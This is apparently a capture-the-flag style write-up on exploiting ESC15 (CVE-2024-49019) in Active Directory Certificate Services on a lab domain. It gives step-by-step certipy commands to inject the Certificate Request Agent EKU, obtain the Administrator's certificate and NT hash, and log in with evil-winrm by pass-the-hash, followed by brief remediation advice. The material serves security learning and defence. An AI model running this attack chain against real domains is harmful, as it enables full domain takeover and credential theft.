Created By: [Mritunjay Kumar]

Exploiting ESC15 to get the Domain Admin

Description:

ESC15 (CVE-2024-49019) also popularly called EKUwu is a vulnerability in the Active Directory Certificate Services offered by Microsoft which allows an attacker to elevate his privileges to the Domain Admin.

Attack chain:

1. Request a certificate from the CA and inject the CRA (Certificate Request Agent) EKU. The resultant certificate will be an Enrolment Agent.
2. Since we already have a certificate as the CRA so, we can simply ask for the Administrator's certificate. This will work because the CRA EKU provides enrolment rights that the CA approves.
3. Once we get the Administrator's certificate, we are the Domain Admin.

Prerequisites:

Access over a domain user who has enrolment rights on a vulnerable template.

Steps to Reproduce:

1. A vulnerable template can be found out using the tool certipy.
   Command:
   certipy find -u 'cert_admin@tombwatcher.htb' -p Hello@123 -vulnerable


```
(certipy-env) marty@marty-vm:~/tombwatcher$ certipy find -u cert_admin@tombwatcher.htb -p Hello@123 -vulnerable
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: TOMBWATCHER.HTB.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: DC01.tombwatcher.htb.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20251014232821_Certipy.txt'
[*] Wrote text output to '20251014232821_Certipy.txt'
[*] Saving JSON output to '20251014232821_Certipy.json'
[*] Wrote JSON output to '20251014232821_Certipy.json'
(certipy-env) marty@marty-vm:~/tombwatcher$ less 20251014232821_Certipy.txt
(certipy-env) marty@marty-vm:~/tombwatcher$ cat 20251014232821_Certipy.txt | ESC
ESC: command not found
(certipy-env) marty@marty-vm:~/tombwatcher$ cat 20251014232821_Certipy.txt | grep ESC
      ESC15                             : Enrollee supplies subject and schema version is 1.
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```

2. Once it is identified, we can proceed with the steps mentioned above in the attack chain.
   a. We can firstly request a CRA certificate.
      Command:
      certipy req -u 'cert_admin@tombwatcher.htb' -p 'Hello@123' -dc-ip 10.129.106.173 -target dc01.tombwatcher.htb -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
   b. Once we have the CRA certificate, we can then use it to request a certificate for the Administrator.

Command:
certipy req -u 'cert_admin@tombwatcher.htb' -p 'Hello@123' -dc-ip 10.129.106.173 -target dc01.tombwatcher.htb -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin.pfx' -on-behalf-of 'tombwatcher\Administrator'

c. We can then get the TGT and NT Hash of the Administrator.
Command:
certipy auth -pfx 'administrator.pfx' -dc-ip 10.129.106.173

d. Evil WinRM can be used to log into the DC using the NT Hash.
Command:
evil-winrm -i tombwatcher.htb -u administrator -H f61db423bebe3328d33af26741afe5fc



Solution:

1. This issue occurs because the CA does not properly enforce EKU restrictions. Configure the same to restrict unauthorized EKUs then its fixed.
2. Remove old schema v1 templates.